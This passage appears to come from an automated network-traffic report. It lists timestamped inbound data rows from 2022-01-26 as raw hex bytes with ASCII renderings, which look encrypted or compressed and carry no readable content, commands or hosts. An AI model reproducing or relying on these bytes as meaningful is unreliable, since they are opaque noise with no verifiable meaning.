81 a8 07 02 f8 ce 16 2a 54 04 5c 51 b0 0c 72 d0 24 Data Ascii: J)w6/<4Ifyl"Ggb51Hci<X[W&di)qMyK@}+0n\ot'x8]5dhs/`n-'ev!}).//-(S=@f4 0|=XqFxj:XI|7w0:1!c<I$*T\Qr$
2022-01-26 14:15:48 UTC	1275	IN	Data Raw: 65 49 90 e5 27 b9 f0 f5 cc 0a 20 38 5b 84 fc 33 03 8e 34 53 df c8 33 9f e6 e9 14 a8 f8 8e 5b 3a e8 3d eb 9a 56 62 db 2d dc 36 f4 e6 35 b3 6e 08 da e9 a3 af b3 b1 88 9f 6b 45 76 43 50 d6 2a c5 d6 a8 62 72 c7 9d 3d d5 f3 98 ea a3 9c 29 55 e4 ec 59 8c 4d 06 3e 7b 96 12 ff f2 b3 47 89 41 ef 20 ab 9a e7 b2 a8 2c 0e 2e bc f9 b8 31 b7 38 1d 3b 35 ee 63 75 ff b5 5c 3a 25 0c da 9f a1 44 2d 44 dd 98 70 36 55 9d 9d 13 ad f7 bf 65 13 aa 83 c0 11 14 da 33 09 4c 4a d1 3e d5 fe 0a db ad 67 bd 75 78 60 75 42 05 16 29 c2 5a f6 c0 6c c5 99 3f aa 98 1a dc 4e 3c 31 a8 50 57 aa 56 01 7b bb 61 08 4c 55 64 de e5 58 ee 50 4a dd f4 ba 90 ee 75 b2 92 19 d1 f8 0c 2b e0 67 00 f5 8f 6b 4f 96 3e 6d 9c df 3c 45 91 18 8a e8 e1 7d 54 f1 17 25 bc fb 9f 25 48 bb fe ff e2 9a 47 b8 63 33 47 Data Ascii: eI' 8[34S3[:=Vb-65nkEvCP*br=)UYM>{GA ,.18;5cu\:%D-Dp6Ue3LJ>gux`uB)ZI?N<1PWV{aLUdXPJu+gkO >m<E}T%%HGc3G
2022-01-26 14:15:48 UTC	1279	IN	Data Raw: df 10 30 e1 7a 09 b2 39 e8 12 95 f2 9a a6 c3 5d 77 7b 7e 8d 72 e9 4c c5 78 79 ce d2 37 19 8e d3 bc 3a 0e f8 a8 a6 4f 2c 36 c9 76 a1 22 5a 8d 6b 27 ec 95 3c ec db 71 18 6f c7 9e 6a e2 17 18 98 b8 93 c9 c0 92 9a 0e 2c ae c4 7a 6e b2 27 74 5a 8a a3 ef dd c3 1d 63 60 88 f9 7c 7c d0 aa a0 74 e3 5b 52 ec 85 6d 88 f2 55 81 7b e7 26 1a 89 03 f5 ec 6d e3 87 a0 32 24 fa 86 9a ab 7d c0 d3 dc 19 08 0c ce 59 d1 8c 96 8c 59 36 c5 6c ad 79 78 b4 a9 44 28 f6 30 81 56 3e 2d b4 16 68 af c9 d9 bd cd ec 52 85 11 a6 12 a8 76 4d 44 e0 63 1f 48 6b e4 d1 15 01 ea 73 cc 32 92 c9 ff 07 2f 20 c1 48 38 e9 34 a4 39 ce 6b ef db 0e 25 f0 12 e3 90 79 35 f8 24 a4 06 59 d3 30 34 e1 82 f4 74 07 c5 fb 63 89 2a 75 f0 f5 61 34 11 ca 6c 1c b8 a5 97 c2 3f 13 5e 8e 75 31 fb 24 2a c5 e7 eb 7a bd Data Ascii: 0z9]w{~rLxy7:O,6v"Zk'<qoj,zn'tZc`|t[RmU{&m2$}YY6lyxD(0V>-hRvMDcHks2/ H849k%y5$Y04tc*ua4l?^u1$*z
2022-01-26 14:15:48 UTC	1283	IN	Data Raw: af 17 24 18 19 3f 54 35 56 6c 43 70 8e 49 29 f1 5c a7 41 48 7e 7a ce 2a 2d 66 68 53 7f 26 a9 8b df c9 21 23 f1 2d 17 b2 d6 79 8c c6 fa 07 71 e9 6f cd 72 85 8a bd b0 fd 5a 09 bd f9 7b dc a8 20 e3 cb 40 96 14 d9 b2 f4 23 61 1e 1a e7 b7 e8 c2 fa 53 cb 74 51 c0 ac 1f a0 9c 10 fe 34 59 64 9a d8 3b 2b 04 b3 5f d6 f8 77 a2 03 95 20 99 20 1b db 33 74 c1 0a 5e 6a 78 2a 1b 3d 88 04 67 69 ca 54 10 85 92 b8 6a 73 c3 e3 44 0b 3a 23 25 62 c5 bb 61 01 e5 c1 ea 2d ae 9d dc 63 7b b8 ae b9 af 65 46 71 a6 42 cc 8b e3 cf 75 ab da 05 46 55 91 7e a9 e2 5f 94 c9 04 b5 40 21 fa 15 d8 45 c8 7e 66 bc 9f 03 8b 1a bb b9 f5 a3 70 e0 d1 2a 0f 4b a3 af 9d 61 b5 65 78 eb 63 1c 0d d0 a0 55 0c 4d 36 a7 99 00 ed 74 85 44 99 13 b4 dd 2b 87 1e e9 76 5c 48 3d 15 2e 80 4a 67 0b 13 a7 91 6b 96 Data Ascii: $?T5VlCpI)\AH~z*-fhS&!#-yqorZ{ @#aStQ4Yd;+_w 3t^jx*=giTjsD:#%ba-c{eFqBuFU~_@!E~fp*Kaexc UM6tD+v\H=.Jgk
2022-01-26 14:15:48 UTC	1287	IN	Data Raw: 06 3c dc 99 fb 62 8f 58 8d 85 22 00 a7 ac 19 7d 18 cf ff a2 4f 18 dc ad 0b a4 f9 e7 af d9 1e 54 7c 39 e0 ac 80 ed da f1 60 88 69 1d 83 4b 71 cc 5d 14 f6 61 ec 8f 71 55 cc 32 aa 0a 70 9c bb 47 58 2d 94 d1 ef 3e 14 40 a7 24 9f 7d a2 14 b7 7a 8e e6 d8 3c f8 c9 6f 59 9b c6 f5 a1 ee 89 00 eb 80 cb ef 2c 5d 21 58 f2 e8 49 39 e5 6b 0d d9 a3 e9 18 ae 54 db bb d0 fe 85 09 c5 8e eb 8f b0 65 2b 15 32 5a b9 a0 2e a2 05 5e db b8 32 ee 42 cb 96 c2 27 14 06 b1 41 67 66 58 a6 e5 0a 37 03 5f 35 c6 54 92 4d 55 f5 2f 36 2a 30 a3 c6 e6 d7 5b 23 98 e9 e0 27 65 dc b4 8e 91 b9 b4 03 e1 07 87 e1 e3 a9 f2 49 7c 88 ae 4c 77 65 97 53 ca f2 11 69 d7 94 98 05 15 56 45 75 4c 59 70 cc 0d f5 71 a6 32 9b 38 80 fd 4e 4d 4e 66 67 34 d7 df f6 89 c9 1b bb 81 47 39 33 65 b1 de c0 af 1f 7f 49 Data Ascii: <bX"}OT|9`iKq]aqU2pGX->@$}z<oY,]!XI9kTe+2Z.^2B'AgfX7_5TMU/6*0[#'eI|LweSiVEuLYpq28NMNfg4G93eI
2022-01-26 14:15:48 UTC	1292	IN	Data Raw: 1e 1a 2b 3a 54 88 99 58 1b fe 0d fe 6d 83 4c 0b ff 14 21 8c a5 9e 4f 8c 0d 55 94 07 4d c9 26 7b 04 44 3b fd cc 17 4f f0 f9 88 2b 8a b1 15 d0 9f 5f ce f1 ec f9 9c c8 49 20 c9 78 c9 23 64 a9 01 ca c2 7c 8e 15 20 98 88 2b f1 73 84 4f e2 05 1a b9 11 72 21 a2 6f 79 1f b7 c2 6c 2f f3 a4 1c 2b ba 85 82 14 98 f6 ca 6e f0 b4 23 b1 5d 8e 31 c6 fb ae 18 e4 05 69 e6 2d 83 69 32 32 e7 7d d4 ee 89 37 11 c6 8c d1 85 75 e7 b4 1e fc 2e 19 99 8a 14 b4 38 e5 40 3c 3c 43 7d 0e 9b 2b c2 9a 81 5c 28 f3 29 6d 34 b8 22 0e 06 d5 f7 f4 c0 49 b1 2e f7 ea 6d d9 5f 93 0a c5 17 e3 48 43 29 2a 7c 94 d7 2d bd 99 e5 3a 8c eb 82 97 c0 db 8e 75 b1 06 b1 b3 bd ae 46 9c 0b 8b 42 e1 64 19 d1 6b 7a 53 43 de c6 09 f4 5a cd d5 79 61 13 90 42 35 15 14 17 a5 f2 fd aa 83 49 ba a6 41 58 61 ef 01 4c Data Ascii: +:TXmL!OUM&{D;O+_I x#d| +sOr!oyl/+n#]1i-i22}7u.8@<<C}+\()m4"I.m_HC)*|-:uFBdkzSCZyaB5IAXaL
2022-01-26 14:15:48 UTC	1296	IN	Data Raw: 29 40 48 6b 89 6e ec 6a 68 ff 00 0c 4e a4 29 84 9b c4 f4 df da 95 93 d7 d5 2d 6f 92 a8 59 d6 b2 ca a7 e4 b9 f2 ce a0 41 d0 17 56 d3 a4 45 d0 71 59 de f2 aa 57 c0 b1 4c aa d2 6a 02 08 fa 4a b2 a3 27 6c 89 a0 a6 82 f3 f0 5f dc 26 fd 29 d9 19 9c a8 b1 fa 74 f1 13 98 42 04 ca c2 97 eb ed 2b b0 4c c6 ce f1 93 1c 82 33 af fc 98 fe cc 12 57 68 94 5f 38 a6 ac b4 2e dc ea ef be 8e 89 49 72 bd e4 08 f3 0c 88 91 8a d2 49 f0 a9 d3 d7 b6 ae e0 9c fd e4 36 b3 10 56 9e 99 aa f1 1c cc fa d6 3d e8 24 4a e1 17 93 c9 84 38 71 c1 6d df 8f c5 2b 84 40 c2 e6 28 48 dc ff 80 6d 5f d7 80 1d 76 89 07 03 df 87 84 34 ad 2c ed 1c ec ee 66 66 d6 06 3f 24 e6 71 c6 df 57 bf 97 a1 b6 84 4e fe 9e 34 ce 9f dc d0 ad ef 61 e7 06 1f b8 f9 da bd 30 8c 59 36 48 e2 5d e0 87 a7 01 26 1e 29 cd 7e Data Ascii:)@HknjhN)-oYAVEqYWLjJ'l_&)tB+L3Wh_8.IrI6V=$J8qm+@(Hm_v4,ff?$qWN4a0Y6H]&)~
2022-01-26 14:15:48 UTC	1300	IN	Data Raw: 04 85 6f d0 cf 5e 37 98 40 85 fe 32 45 bd ff 8c ab b6 bb 2f 8e 06 1b 02 8f e6 9c a7 3e 9b ba 8a bc 63 ab 4f 76 1b c5 9e 57 ff 60 de a3 37 c1 33 14 a2 c9 56 26 9d db 51 df 5e c9 a7 e4 21 da 26 fe 42 17 52 91 17 fa 1a 8b 13 12 82 31 ff e0 28 47 b4 1e 29 37 84 83 e4 58 cd 5d ae 29 71 a2 96 86 97 33 a6 54 63 3e a2 e9 e3 73 48 37 f7 94 c9 a9 35 18 81 0a bb 76 b5 a5 d3 3a b4 97 02 9e d5 1c e4 9a 67 7f 26 ae 24 27 6c d6 7c 98 11 65 59 98 70 e1 ea f9 19 d8 e9 ea b6 3b d4 f0 1c 98 6b 82 72 b0 8f 83 57 e8 03 a7 7e 9a 33 7f 20 3e 8e 1c 37 5d 27 6d b4 e8 42 87 29 9d 0e 9d ff e1 17 18 11 15 0a 72 68 3d 94 9f c0 a2 71 44 00 cb fa 8b a5 d3 f5 2e da 27 90 c8 32 77 06 08 56 76 7c 6e 6e e9 c8 8a 32 91 67 11 2e 8d 79 53 a5 ad 39 20 d7 ba 15 60 66 0e bc 3b 1c f8 ae aa 20 18 Data Ascii: o^7@2E/>cOvW`73V&Q^!&BR1(G)7X])q3Tc>sH75v:g&$'|eYp;krW~3 >7]'mB)rh=qD.'2wVv|nn2g.yS9 `f;
2022-01-26 14:15:48 UTC	1304	IN	Data Raw: c6 14 8d 68 26 4c 6f 5c cb 98 63 78 30 2f a6 f7 66 1b 05 b6 55 35 40 fc cf 4a 93 57 64 77 1d c8 1c da 2a 96 50 e0 02 dc 86 4c 5e c6 15 27 9e f6 db b4 dc 5f e8 40 c4 cd ea 23 f9 af c5 d5 ba e4 3a fe 73 86 d3 bf f3 67 06 2d 14 a2 7b 93 6d a0 2c d2 14 ce f1 57 91 ee d9 ed ee cc 52 ae f4 87 2f 92 38 1e 25 20 0d f3 32 41 04 20 c8 f1 49 48 85 78 f3 10 f7 ac bb 61 5a 01 8d e5 3f 07 59 e6 b8 25 27 5a 2c f0 e0 82 74 36 bd d7 72 c4 95 9c f7 e8 8c ef 90 c0 92 fb 73 09 1c 69 df c0 a2 66 20 47 6a b0 6b 6c e3 7a 60 23 1a 26 e0 8c 80 f8 8e e7 60 41 32 0f 0e 4b c8 df 92 82 36 7e ee dd 23 eb 38 d4 69 49 0a eb b2 81 dd 38 d8 14 28 48 be 92 12 b6 f2 fe e7 12 b8 92 d8 e5 5a 46 40 c0 92 e6 23 4d 2a 04 bc 65 d6 d0 ff 8d dc fc 20 d1 c0 29 0a cc 88 5f da a6 4e 89 c9 1a b9 a3 c1 Data Ascii: h&Lo\cx0/fU5@JWdw*PL^'_@#:sg-{m,WR/8% 2A IHxaZ?Y%'Z,t6rsif Gjklz`#&`A2K6~#8iI8(HZF@#M*e)_N

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1307	IN	Data Raw: 0e 99 09 e7 22 7f b7 a2 fa ca 06 5d c1 b1 07 50 f4 a0 32 91 e6 40 cd 1d 91 50 d7 5f d7 be 43 be 90 ad 6b 22 44 ed 53 0e ee 77 a2 44 a1 cc d3 ac e9 09 8f 0b c6 16 27 3e 0c 60 d2 2f cd 4a a5 2c ec 6b 3d e8 9d 9b 09 04 4f 56 51 82 de a1 06 c0 ec ec 50 f3 6a bd 67 04 e7 c0 48 72 05 3b d9 88 81 78 77 5f a0 3a e6 df c9 39 ba 63 69 a2 ed f3 8e 4e a5 38 5c a0 18 22 1a fb 17 8e 87 b8 d0 70 7a c8 ef 2e b7 22 27 ae ea 08 c5 b5 1a e3 6a 34 0c 1c 29 8c d9 aa 9b d0 57 7e 60 f3 a9 43 22 62 2e 5a 13 a9 35 8f 02 6c 01 35 72 6f 74 9f 39 e1 8b 5b b9 a2 3a f7 54 7c 37 ac d8 de aa 81 5d d6 62 22 12 fb a8 4a f8 e1 e0 ae 6f 62 c2 c8 dc b6 6b 4c 1a 27 e9 63 41 25 50 4d 21 18 d7 8a 97 ac ea 7e 00 ce d7 0a 4f f6 91 7d b6 5b e0 de 80 bd 0d 06 67 13 57 ea 36 a6 64 7f 93 f0 fe d4 88 Data Ascii: "]P2@P_Ck"DSwD'>`/J,k=OVQPjgHr;xw_:9ciN8\"pz.'"j4)W~`C"b.Z5l5rot9[:T|7]b"JobkL'cA%PM!~O}[gW6d
2022-01-26 14:15:48 UTC	1311	IN	Data Raw: 82 f8 bf 29 3f 54 7c b0 ed 4e ba 82 41 e8 35 1b 4f 5b 9a 69 75 a1 35 0e 83 e3 7b 96 88 9b 96 22 56 b8 fd be ac f8 13 77 a6 c6 63 06 2d 94 18 cb 27 fc e6 0e d1 df 54 34 6a 09 b3 ad 6b 41 ee 97 53 84 95 a5 aa 31 01 1f 58 19 e1 6a d5 d4 4b 40 a0 ac 81 c9 26 e1 e1 40 28 7a 24 dd 03 37 8a c6 73 07 b7 2b 6a 19 6d e6 d3 d6 9b 84 5b 20 55 26 dd 0a 82 f8 19 24 52 58 18 fc 84 0a 63 f6 4b 8c 31 1c e9 c6 52 6d d2 51 e5 3f 9a 24 85 e5 84 21 41 3f 51 fb ff fe 89 c2 d9 26 a6 4b 17 ab 48 4e ae 57 ab 73 49 b5 ba 2d 95 cb ed 46 f4 a7 a5 b2 d0 ec ba 76 11 0c 56 37 8c 6c 3d 72 b2 71 e9 73 d9 ac e3 8a 66 30 7c 1a 44 6e 05 28 33 8a b0 18 27 0e 83 73 db 0b 0b 7f 1f 43 27 cd bb 71 5f 38 46 5e 8b e0 28 9d b6 04 7f dc e9 71 64 6d 9f ee 8f 6c 04 39 87 99 03 d1 02 de c1 89 d3 ab 90 Data Ascii:)?T|NA5O[iu5{"Vwc-'T4jkAS1XjK@&@(z$7s+jm[U&$RXcK1RmQ?$!A?Q&KHNWsI-FvV7l=rqsf0|Dn(3'sC'q _8F^(qdml9
2022-01-26 14:15:48 UTC	1315	IN	Data Raw: 36 c1 6c 9d 11 9f bd 43 ce ae 4c c2 04 a0 b4 57 3d 1e ec 6f 36 09 ed 80 2f ad 7a 71 69 c6 36 87 c8 eb e0 32 10 01 06 c1 a5 39 73 2c c2 d8 55 3c 82 57 6c 87 04 4a 86 5b db fd 02 43 bd a4 1f 56 64 21 7d cc 9a 6f 48 22 d4 31 0e 4d 8b 1b 0c c2 2a c1 2f f4 01 42 03 4f 56 e1 8a a9 21 cf 36 c3 aa c7 aa 9d a5 fe 35 2c e0 f2 88 f9 d3 27 e2 95 42 a2 0b 5f e0 02 1f 7d 9e cc d5 7d 54 bb 0e 7f 66 9c 6e 5f b1 00 86 8b 66 64 9f bd 72 8a e4 d2 a5 d3 73 3f ad 76 11 ec 77 f8 0c 04 fc c2 05 22 10 ba 32 54 34 e6 3a 2f 96 f2 ef 4d 7c 94 4b 89 ec a5 da b0 72 c5 3a 44 6b 28 bd 88 7d e4 30 85 20 ba bf 17 bf a9 16 ab d5 50 93 4d 69 64 26 21 83 95 8e e2 a9 20 76 71 89 e6 3e cc 97 0c 02 e0 5f 88 35 89 27 33 8c 15 66 25 63 5a e7 11 68 27 72 aa e1 fc 35 df 55 b2 41 67 77 64 21 ac 97 Data Ascii: 6lCLW=o6/zqi629s,U<WlJ[CVd!}oH"1M*/BOV!65,'B_}}Tfn_fdrs?vw"2T4:/M|Kr:Dk(}0 PMid&! vq>_5'3f%cZh'r5U Agwd!
2022-01-26 14:15:48 UTC	1319	IN	Data Raw: 88 68 84 cc 7a 4b ee 9a 8a 83 73 aa 6a af 8a 82 1b 72 33 30 c8 08 b7 4e fb 13 bb 94 29 5d 28 db 0f ae 31 46 11 cf 7e a9 30 22 44 eb 99 59 84 a3 ed 15 d4 a2 38 bf 71 13 4d cd 85 14 6b 77 e4 fd f6 a1 0a 2e 95 26 8f 24 53 2c c2 83 40 e7 ba 17 7d d3 ec 5a 98 4f 0e 5f 12 9a 9f 1a 38 5f 10 99 88 22 d4 43 d0 3f eb 53 48 12 15 2e 80 fc d2 50 98 42 4c 16 dc 9a 5c 75 38 11 d6 b4 0d 93 3c f1 45 e9 95 01 3b 24 63 92 e9 e1 cd 58 61 34 45 f3 b8 02 28 29 b4 f6 b8 63 a8 ad e5 2a 6e a1 2f a8 76 d9 99 21 1c ca 14 fe 18 91 01 4c f6 e4 52 8e c3 4e c1 ce d2 97 dc 2c bc da 4d 7a b0 92 41 6d c9 ff 6d 0e c9 af 55 09 b6 ce e5 2e 2c 4c 18 5c 14 19 b5 99 0f b8 ed 1d 6c ba d6 e7 84 54 d4 22 ed 57 61 6c a7 d1 b3 dc 5b 35 e9 0c ae b9 8f c6 47 4b 6d f8 d6 14 12 fa 0d ee 83 0e c3 86 5d Data Ascii: hzKsjr30N)](1F~0"DY8qMkw.&$S,@}ZO_8_"C?SH.PBL\u8<E;$cXa4E()c*n/v!LRN,MzAmmU.,L\lT"Wal[5GKm]
2022-01-26 14:15:48 UTC	1323	IN	Data Raw: 18 4e 72 85 4b dc d0 32 a0 d8 b2 ab c7 ec 3b e2 e7 17 fa 31 79 96 24 4b d3 e5 f3 09 57 23 8d b8 a8 4a d6 85 e3 5e ac 69 15 37 94 80 8c 38 d1 55 09 7e f2 b6 05 01 be 8e 66 f4 39 ae 25 56 f4 f2 c1 bd 48 59 03 4b 67 1e b5 e5 75 96 67 a0 49 3a 1a 8a 3f c8 76 b4 be 3d 54 3f 70 36 a4 c7 d2 d2 8b af 09 e2 fe e9 0f 14 cf b5 05 e9 2b d1 5c 43 99 de 9d f4 a4 e2 f8 95 6b 1e 34 e4 2b c8 5d 7a 79 5e f1 34 ee 52 b7 5c 4f 88 2a a6 6f d1 b9 69 ea fc e4 db 23 ba df d6 ec 0c b2 c8 df ce 53 fb ec 56 24 98 29 d2 d8 f0 48 bc 84 1f 9e 4b 13 82 ab bb 2e a3 ed 6c 8d a1 b0 f3 72 ec 12 d6 68 3f ae 07 38 74 a6 de 72 30 b3 46 c1 b3 ad 85 bb 62 b4 d2 0e 43 c6 e2 a1 4a 6a ee 08 b4 1f f2 ef 49 80 f7 ac 52 91 b1 51 40 ae 5c ca ea 93 77 da fe 02 39 32 ba 7d 7c 7c 7c 30 89 46 fc d3 c1 ea Data Ascii: NrK2;1y$KW#J^i78U~f9%VHYKgugI:?v=T?p6+\Ck4+]zy^4R\O*oi#SV$)HK.Irh?8tr0FbCJjIRQ@\w92}||0F
2022-01-26 14:15:48 UTC	1327	IN	Data Raw: da dd 64 1f db 30 dc d3 8e e6 35 b3 3c ec 03 0c 6c db ff 8d 62 fb 44 e5 d7 9b 23 cc 03 0b d5 a8 59 7a e5 79 c2 6c f8 98 30 05 66 e5 c6 ed e5 31 f8 23 82 97 f5 5c e9 1f 7b c6 bb 71 2c 06 56 5e 56 05 e9 cf 65 61 dc e8 b3 0c 3e ee 05 2c 3e 96 6a eb 2c 0a 01 dc da 91 fe 64 85 2b b7 59 0f f5 85 8d 42 21 ec 1d 13 ad 7a 71 d7 4f 4d 8c f4 cd a5 ca 23 3e 36 4a 24 87 07 d2 77 af 00 e0 4b f4 0f ed bd 3c 82 27 4e b4 58 c7 c8 79 9a c4 bc aa be c4 cd 1b 92 22 d4 43 54 f6 ac 85 ec c8 eb 52 be a7 4d e1 0f 24 fe d4 ff 7f 21 4a 67 11 52 c1 56 b0 d2 f0 1c df 94 48 f9 25 66 2f 6e 6d 4c 25 2a e4 b0 0c 77 5d fb a3 e5 3d 6f 36 82 d3 b4 d7 70 08 1d 00 0c 80 3e c1 03 de d8 c1 30 c2 55 93 66 69 ad 55 c3 7b 1a b7 8a c3 88 de 00 6f 4a 8a cc e6 c3 9a 11 3d f5 65 3d 5a 37 f7 5f e7 2f Data Ascii: d05<lbD#Yzyl0f1#\{q,V^Vea>,>j,d+YB!zqOM#>6J$wK<'NXy"CTRM$!JgRVH%f/nmL%*w]=o6p>0UfiU{oJ=e =Z7_/
2022-01-26 14:15:48 UTC	1332	IN	Data Raw: 60 38 dc 14 38 51 3c 49 0a 91 38 80 0f b3 17 71 48 6b 17 3d 79 2e c2 74 f9 c6 ad 33 08 74 66 2e cb c0 e6 df 95 66 70 8f 59 b5 50 71 ff b6 09 48 53 99 c4 0c 56 7f 53 02 d0 75 d9 19 29 41 41 67 82 a7 1c 95 ef 9b 0a 5a 25 ba 8c 39 54 29 76 96 3d 4d 31 4d ee 71 8a 4a fb 44 c5 db aa cb ea 7e 33 44 b3 a1 6b 3d 78 2c 7d 96 6c 84 81 63 7a 9e 26 6f 25 cd 7e dd 4b 8b 44 eb 99 57 36 8b 09 15 dc 45 1f 24 66 bc 43 70 b2 30 c9 b9 45 f2 38 7a 0d 2e 05 44 70 db 53 99 6f 85 72 9e 27 c7 c2 f4 3b 2f 88 91 1b 20 55 2f 87 f0 82 b8 94 eb ee 84 ae 4a 2f 66 8d 1a d4 51 02 4a b0 5c 73 80 d5 f8 4f 8e 01 4c f7 fc 3a 11 c3 b2 33 f9 7d 2d 16 58 e6 86 df 21 2a 5c 47 0e 0e 9d d4 8a 77 fa 79 d6 b9 02 e5 ad ab cf 75 f6 b2 54 68 c2 0f 0f 0c f4 66 d9 12 c6 52 30 e0 b1 7d 6a 3e cf ce 98 ab Data Ascii: `88Q<l8qHk=y.t3tf.fpYPqHSVSu)AAgZ%9T)v=M1MqJD~3Dk=x,}lcz&o%~KDW6E$fCp0E8z.DpSor';/ U/J/f QJ\sOL:3}-X!*\GwyuThfR0}j>
2022-01-26 14:15:48 UTC	1336	IN	Data Raw: a7 d6 dc ae 59 23 08 5c 62 92 d2 07 71 9d 5c c7 e7 fd e6 dd 37 19 28 df b2 16 fa 30 6b ea b3 a1 36 9a ab 6f c7 cc 99 c0 e8 99 6d b4 82 ca a3 5f 48 b9 95 36 5d e4 bd f6 40 a7 bf cd e0 a4 72 c6 d4 fb 31 6d 63 da 8b a5 79 09 22 5f f4 93 eb b8 b9 8d db ef e4 e2 71 79 46 66 f8 98 03 ff 3e 5d c8 39 43 82 9f 38 20 ab 4d e5 24 48 71 ac a9 3b 8c c5 ec aa 7d 8b 9c dc 19 e7 cb e1 b3 9a b9 48 66 96 c8 3e 1e e3 55 b6 1a 52 45 eb 1b 01 72 55 45 d1 b9 d5 ef 17 51 57 7d 96 90 6d 7e 79 f4 bb c1 01 08 98 95 95 9b b3 7b 3e 1f 12 0f c2 53 24 53 1c ee 89 c9 0f bb 07 42 59 6e 54 d0 83 9b 22 d7 2b ef 6c bd 2d 1d 92 f2 29 a0 f9 97 70 4d be 7b 0c 56 8a f6 e6 70 82 5e 47 7b cc d0 22 62 d7 1f 64 d0 ce 54 a0 d2 f0 b9 b9 14 57 ed cf 99 53 50 e2 8c 9e 18 f7 dd 89 0c b5 20 14 1e 82 df Data Ascii: Y#\bq\7(0k6om_H6]@r1mcy"_qyFf>]9C8 M$Hq;}Hf>URErUEQW}m~y{>S$SBYnT"+I-)pM{Vp^G{"bdTWSP
2022-01-26 14:15:48 UTC	1340	IN	Data Raw: a0 e1 c4 d8 36 3d 83 65 1d 2e c5 4b 28 2a 16 e0 18 a4 99 93 1c 22 d1 74 aa ba ea 98 3d 74 16 5b 3e d6 ed a7 09 05 71 9d 16 db 32 6c f0 b4 41 7b 57 77 c6 05 f2 69 5f 16 4c 5e ec 71 84 19 c9 f4 ba b4 4d 3d 90 4b 17 a4 76 5b a5 fc e7 b4 87 9b 85 e8 ad 01 cb 59 e1 9c ba c5 d4 fb da 64 36 48 89 a5 75 ca 27 b7 40 e5 24 cc eb 89 06 bf 73 0e d4 1a fb 9c 8e e2 fd 13 9b 29 8b f7 bf e3 f6 66 22 ab 81 da 60 7a 87 39 44 60 07 0f df df d5 ac 08 73 6f 08 5c 46 c7 ae bf fd 26 0f 66 29 a7 f8 a5 77 7a 14 ca 2d 03 3e 46 13 13 c7 c1 1d ac a8 f8 72 04 9e 13 ad f3 bf 2d bc d5 80 0e 01 e0 64 9d a6 4c 42 81 4b c9 0f 06 61 20 e4 b3 dc 78 14 cf 50 5d 59 6e 58 a5 05 b4 be 9a 84 21 21 f0 02 e7 4b 48 c8 2f ff 1e f9 85 96 85 4c e5 67 bc 54 54 10 d3 86 14 d1 47 ef aa 61 34 11 ca 6c 1c Data Ascii: 6=e.K(*"t=t[>q2lA{Wwi_L^qM=Kv[Yd6Hu'@$s)f"`z9D`so\F&f)wz->Fr-dLBKa xP]YnX!!KH/LgTTGa4l

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1344	IN	Data Raw: 07 8b 42 bb 66 c7 64 82 ea 88 2d 44 ed bb 81 e5 94 a4 40 94 c8 0c 89 37 01 3a 01 e9 b7 71 c5 2a 5d fe d1 2c 4e 33 76 92 6d 27 1c 69 34 96 7f 93 f5 ff ac b0 6b 6c 31 0e ef b1 4a 6c 6c a7 c9 67 0d 9b 86 41 31 2a 0f 4b c8 65 3f aa d0 49 7b dc 23 b8 38 fc 6d 4d 07 e4 37 0b dc 4b c2 1c 9b c1 e5 91 12 2a cc 01 18 12 64 d7 6d 93 bb 81 bf 79 69 ef ce 60 29 70 ca 6d 65 51 6a d1 49 6d 53 12 a1 5d 2f db 97 f6 83 23 05 a4 df 9e 08 52 08 d0 6d a6 41 d6 86 b2 bb 81 66 4d 99 50 f5 ce 24 5c 73 c9 0d ab 08 b1 db 1c 54 b8 6d a0 06 8c 49 7b 4c 5e 58 ba 06 0c da 49 bc 3d 63 32 1f 51 96 45 cd 01 41 de e6 3e 07 58 01 6f fd b4 04 61 66 55 f7 b7 65 29 c3 d9 1d c9 a5 de 40 96 b3 b7 5a c6 db 4f 78 24 d8 69 b5 c4 a4 6e f0 3f 82 5b e8 4f 49 45 b3 aa 95 71 21 dd 09 4e 10 ad fa 20 ea Data Ascii: Bfd-D@7:q*],N3vm'i4kl1JllgA1*Ke?I{#8mM7K*dmyi`)pmeQjImS]/#RmAfMP$\sTmI{L^XI=c2QEA>XoafUe)@ZOx$in?[OIEq!N
2022-01-26 14:15:48 UTC	1347	IN	Data Raw: 99 ac c2 6d 5b 6f ab a8 5d f9 74 31 5d 4b 71 76 e0 5b 9d ed 4b f5 3b d9 6c c5 09 d5 b8 1f 1f 8d 67 05 36 66 5b dd 7f 37 0c 99 f0 fb 91 b3 7c e9 cb 73 df b5 f0 2c de e1 7b 65 0e d5 73 1a cf 9e f5 2f c7 22 bd 4f 07 83 ba 3b b2 6b a9 7f 1f a8 e4 75 c4 04 57 b5 e0 a1 0c d1 98 92 d9 c1 9f 76 bf 9b c4 38 5c 6c a7 22 64 35 fd fe e8 da e1 5c fb 17 6b 45 dc 11 29 7d 66 49 e9 5b 9a 28 c3 c1 0a f5 2a 55 00 8f 22 c0 d9 64 b0 03 f1 26 57 0f 6d ca b1 34 76 75 7a b3 16 03 fb 35 53 33 f5 2c 80 de 05 71 30 68 39 7a 4c d3 74 2c 24 04 f1 24 97 1b 57 e3 eb 4f b8 39 40 8c d0 c2 03 86 14 aa a1 d9 0c 7c 88 e4 2c 5c ad ec ae 9f ac a9 f5 57 38 71 c5 0b 47 1b fe ad d5 3b b6 d6 ae 5d 28 5b 31 c5 1b 18 db 71 44 6f 4f c2 d1 15 f9 ed 40 ff fc f3 b9 58 d8 19 62 ae 1a 06 15 e5 b1 dd a5 Data Ascii: m[o]t1]Kqv[K;lg6f[7|s,{es/"O;kuWv8\l"d5\kE)}fI[(*U"d&Wm4vuz5S3,q0h9zLt,$$WO9@|,\W8qG;](1qDoO@Xb
2022-01-26 14:15:48 UTC	1351	IN	Data Raw: 1a 89 6e 67 02 56 8c 9d c5 9f 93 ac 2e 06 2a b2 34 97 2f 13 ff 2b 71 d5 8c f3 72 f8 ae 6e d1 a2 dc 28 21 8b db 00 69 af e0 02 23 cb 9a e3 6c f6 3a de 6f 82 55 00 3c f5 2a e0 66 8d fa 2f f4 72 52 b0 13 c2 08 fc 22 b6 f7 21 48 7e d4 fc cb 92 bf ef 78 24 fd 9b 3d 1e 24 44 68 89 88 db 3d 83 52 08 24 bb a0 ae 29 7f 94 e8 41 1f 84 70 59 3e 5e a6 5a df 1f 91 3d cf 8b 00 70 81 67 2b 6f 23 95 bf 67 06 af 52 db 11 fe 02 c7 85 b0 f3 df f5 17 15 a6 0b 8a cd 28 0c 33 41 86 43 2d a1 0f 9b 52 2f c0 47 81 7b bb 55 cf 7f ba c4 ce 53 36 b5 b5 8c 92 3f e3 50 46 45 1e 9a 83 5e 0a 